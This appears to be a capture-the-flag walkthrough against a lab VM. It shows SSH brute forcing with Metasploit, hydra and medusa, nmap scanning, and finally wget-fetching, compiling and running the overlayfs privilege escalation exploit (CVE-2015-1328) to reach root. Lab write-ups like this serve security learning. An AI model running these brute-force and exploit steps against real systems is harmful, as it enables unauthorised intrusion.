[+] 192.168.42.132:22 - SSH server version: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2 ( service.version=6.6.1p1 openssh.comment=Ubuntu-2ubuntu2 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:6.6.1p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=14.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:14.04 service.protocol=ssh fingerprint_db=ssh.banner )
[+] 192.168.42.132:22 - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) > |

```

Search for login credential. Using ssh login

```

msf6 > search ssh login

Matching Modules



| #  | Name                                                             | Disclosure Date | Rank      | Check | Description                                                                  |
|----|------------------------------------------------------------------|-----------------|-----------|-------|------------------------------------------------------------------------------|
| 0  | exploit/linux/http/alienvault_exec                               | 2017-01-31      | excellent | Yes   | AlienVault OSSIM/USM Remote Code Execution                                   |
| 1  | auxiliary/scanner/ssh/apache_karaf_command_execution             | 2016-02-09      | normal    | No    | Apache Karaf Default Credentials Command Execution                           |
| 2  | auxiliary/scanner/ssh/karaf_login                                |                 | normal    | No    | Apache Karaf Login Utility                                                   |
| 3  | exploit/unix/ssh/array_vxag_vapv_privkey_privesc                 | 2014-02-03      | excellent | No    | Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution |
| 4  | auxiliary/scanner/ssh/cerberus_sftp_enumusers                    | 2014-05-27      | normal    | No    | Cerberus FTP Server SFTP User Enumeration                                    |
| 5  | auxiliary/scanner/http/cisco_firepower_login                     |                 | normal    | No    | Cisco Firepower Management Console 6.0 Login                                 |
| 6  | exploit/linux/ssh/cisco_ucs_scuser                               | 2019-08-21      | excellent | No    | Cisco UCS Director default scpuser password                                  |
| 7  | exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684 | 2022-10-10      | excellent | Yes   | Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.  |
| 8  | exploit/linux/ssh/microfocus_obr_shrboadmin                      | 2020-09-21      | excellent | No    | Micro Focus Operations Bridge Reporter shrboadmin default password           |
| 9  | post/linux/manage/sshkey_persistence                             |                 | excellent | No    | SSH Key Persistence                                                          |
| 10 | post/windows/manage/sshkey_persistence                           |                 | good      | No    | SSH Key Persistence                                                          |
| 11 | auxiliary/scanner/ssh/ssh_login                                  |                 | normal    | No    | SSH Login Check Scanner                                                      |
| 12 | auxiliary/scanner/ssh/ssh_login_pubkey                           |                 | normal    | No    | SSH Public Key Login Scanner                                                 |
| 13 | exploit/linux/ssh/symantec_smg_ssh                               | 2012-08-27      | excellent | No    | Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability            |
| 14 | exploit/unix/ssh/tectia_passwd_changereq                         | 2012-12-01      | excellent | Yes   | Tectia SSH USERAUTH Change Request Password Reset Vulnerability              |
| 15 | post/windows/gather/credentials/mremote                          |                 | normal    | No    | Windows Gather mRemote Saved Password Extraction                             |



Interact with a module by name or index. For example info 15, use 15 or use post/windows/gather/credentials/mremote

msf6 > use 11

```

Trying to brute force on target Ip.

Using file that I edited.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.42.132
RHOSTS => 192.168.42.132
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/raw/Downloads/which_one_lol.txt
PASS_FILE => /home/raw/Downloads/which_one_lol.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/raw/Downloads/which_one_lol.txt
USER_FILE => /home/raw/Downloads/which_one_lol.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set threads 5
threads => 5
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.42.132:22 - Starting bruteforce
[-] 192.168.42.132:22 - Failed: 'maleus:maleus'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.42.132:22 - Failed: 'maleus:ps-aux'
[-] 192.168.42.132:22 - Failed: 'maleus:felux'
[-] 192.168.42.132:22 - Failed: 'maleus:Eagle11'
[-] 192.168.42.132:22 - Failed: 'maleus:genphlux'
[-] 192.168.42.132:22 - Failed: 'maleus:ucmc8892'
[-] Could not connect: The connection was refused by the remote host (192.168.42.132:22).
[-] Could not connect: The connection was refused by the remote host (192.168.42.132:22).
[-] Could not connect: The connection was refused by the remote host (192.168.42.132:22).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.42.132:22 - Starting bruteforce
[-] 192.168.42.132:22 - Failed: 'maleus:maleus'
[!] No active DB -- Credential data will not be saved!
[-] Could not connect: The connection was refused by the remote host (192.168.42.132:22).
[-] Could not connect: The connection was refused by the remote host (192.168.42.132:22).
[-] Could not connect: The connection was refused by the remote host (192.168.42.132:22).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > ping 192.168.42.132
[*] exec: ping 192.168.42.132

PING 192.168.42.132 (192.168.42.132) 56(84) bytes of data.
64 bytes from 192.168.42.132: icmp_seq=1 ttl=64 time=0.561 ms
64 bytes from 192.168.42.132: icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from 192.168.42.132: icmp_seq=3 ttl=64 time=0.720 ms
64 bytes from 192.168.42.132: icmp_seq=4 ttl=64 time=0.719 ms
```

Trying to Brute Force using hydra tool but it also not get result.

```
(raw@kali)-[~/Downloads]
└─$ hydra -L which_one_lol.txt -P which_one_lol.txt ssh://192.168.42.132
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-17 13:59:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 196 login tries (l:14/p:14), ~13 tries per task
[DATA] attacking ssh://192.168.42.132:22/
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-17 14:00:06
```


Trying to brute force using medusa.

Here, I got one login credential.

```
(raw@kali)-[~/Downloads]
$ medusa -U which_one_lol.txt -P which_one_lol.txt -h 192.168.42.132 -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: maleus (1 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: ps-aux (2 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: felux (3 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: overflow (4 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: Pass.txt (5 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: pass.txt (6 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: Eagle11 (7 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: genphlux (8 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: usmc8892 (9 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: blawrg (10 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: maleus (1 of 14, 0 complete) Password: wytshadow (11 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: overflow (4 of 14, 3 complete) Password: ps-aux (2 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: overflow (4 of 14, 3 complete) Password: felux (3 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: overflow (4 of 14, 3 complete) Password: overflow (4 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: overflow (4 of 14, 3 complete) Password: Pass.txt (5 of 14 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.42.132 User: overflow Password: Pass.txt [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: maleus (1 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: ps-aux (2 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: felux (3 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: overflow (4 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: Pass.txt (5 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: pass.txt (6 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: Eagle11 (7 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: genphlux (8 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: usmc8892 (9 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: blawrg (10 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: wytshadow (11 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: visit0r (12 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: Good_job_ (13 of 14 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.42.132 (1 of 1, 0 complete) User: Pass.txt (5 of 14, 4 complete) Password: Good_job (14 of 14 complete)
```

Logged in using ssh overflow.

Trying to find useful thing in directory.

```
(raw@kali)-[~/Downloads]
$ sudo ssh overflow@192.168.42.132
overflow@192.168.42.132's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Aug 17 11:55:19 2023 from 192.168.42.129
Could not chdir to home directory /home/overflow: No such file or directory
$ ls
bin boot dev etc home initrd.img lib lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
$ cd root
-sh: 2: cd: can't cd to root
$ sudo root
^C
$ sudo su

Broadcast Message from root@trol
(somewhere) at 12:00 ...

TIMES UP LOL!

Connection to 192.168.42.132 closed by remote host.
Connection to 192.168.42.132 closed.
```

Restarted system.


Ssh port is closed now!

```
(raw@kali)-[~/Downloads]
$ nmap -A 192.168.42.132
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-17 15:06 EDT
Nmap scan report for 192.168.42.132
Host is up (0.00082s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.42.129
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 600
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 3
|_vsFTPD 3.0.2 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-----
|_80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/_secret
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds
```

Started with http port.

Started with what I get in aggressive scan.



Tried some Metasploit http scans and exploits.

But No use of it.

```
File Actions Edit View Help
msf6 > use 11 (scan-refused)
msf6 auxiliary(scanner/http/httpdasm_directory_traversal) > info

Name: Httpdasm Directory Traversal
Module: auxiliary/scanner/http/httpdasm_directory_traversal
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  John Leitch
  Shelby Pace

Check supported:
  No

Basic options:


| Name      | Current Setting                             | Required | Description                                                                                            |
|-----------|---------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies   | SSM Proxy (Ubuntu 20ubuntu2 (Ubuntu Linux)) | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS    |                                             | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80                                          | yes      | The target port (TCP)                                                                                  |
| SSL       | false                                       | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | %2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2      | yes      | Path to traverse to                                                                                    |


```

```
Description:
  This module allows for traversing the file system of a host running httpdasm v0.92.

References:
  https://www.exploit-db.com/exploits/15861

View the full module info with the info -d command.

msf6 auxiliary(scanner/http/httpdasm_directory_traversal) > set rhosts 192.168.42.132
rhosts => 192.168.42.132
msf6 auxiliary(scanner/http/httpdasm_directory_traversal) > run
[*] Running module against 192.168.42.132

[-] Unexpected response from server: 404
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/httpdasm_directory_traversal) > |
```

```
Description:
  This module attempts to authenticate to the VMWare HTTP service
  for VMWare Server, ESX, and ESXI

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.

msf6 auxiliary(scanner/vmware/vmware_http_login) > set rhosts 192.168.42.132
rhosts => 192.168.42.132
msf6 auxiliary(scanner/vmware/vmware_http_login) > pwd
[*] exec: pwd

/home/raw/Downloads
msf6 auxiliary(scanner/vmware/vmware_http_login) > set PASS_FILE /home/raw/Downloads/which_one_lol.txt
PASS_FILE => /home/raw/Downloads/which_one_lol.txt
msf6 auxiliary(scanner/vmware/vmware_http_login) > set PASS_FILE /home/raw/Downloads/which_one_lol.txt
PASS_FILE => /home/raw/Downloads/which_one_lol.txt
msf6 auxiliary(scanner/vmware/vmware_http_login) > set USER_FILE /home/raw/Downloads/which_one_lol.txt
USER_FILE => /home/raw/Downloads/which_one_lol.txt
msf6 auxiliary(scanner/vmware/vmware_http_login) > run

[-] The connection was refused by the remote host (192.168.42.132:443).
[-] 192.168.42.132:443 Error: no response
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vmware/vmware_http_login) > |
```

Here, I performed a `lsb_release` command to get accurate os detection.

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Aug 17 13:50:23 2023 from 192.168.42.129
Could not chdir to home directory /home/overflow: No such file or directory
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
$ |
```

Found vulnerability of that OS and also got exploit link to execute the exploit.

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation					
EDB-ID: 37292	CVE: 2015-1328	Author: REBEL	Type: LOCAL	Platform: LINUX	Date: 2015-06-16
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

Trying to transfer exploit using ftp service.

But no use.

```
(root@kali) - [~/home/raw/Downloads]
# ftp 192.168.42.132
Connected to 192.168.42.132.
220 (vsFTPD 3.0.2)
Name (192.168.42.132:raw): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> post 39166.c
?Invalid command.
ftp> POST 39166.c
?Invalid command.
ftp> ^D
221 Goodbye.
```

Tried using SSH:

After getting access go to the tmp directory to get access

Then download that exploit using `wget` or using `netcat (nc)`.

```

(raw@kali)~[~]
ssh overflow@192.168.42.132
overflow@192.168.42.132's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Aug 18 07:58:50 2023 from 192.168.42.129
Could not chdir to home directory /home/overflow: No such file or directory
$ cd tmp
$
$ ls
$ wget https://www.exploit-db.com/download/37292
--2023-08-18 08:00:56-- https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292'

100%[=====] 5,119 --.-K/s in 0s

2023-08-18 08:00:57 (10.9 MB/s) - '37292' saved [5119/5119]

```

Compile that file and execute.

Move that downloaded file content into file having .c extension for compilation.

And finally get the root access.

```

$ mv 37292 exploit.c
$ ls
exploit.c
$ gcc -o one.o exploit.c
$ ls
exploit.c one.o
$ whoami
overflow
$ ./one.o
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# ls
exploit.c one.o
# cd /root
# ls
proof.txt
# cat proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbd
#

```

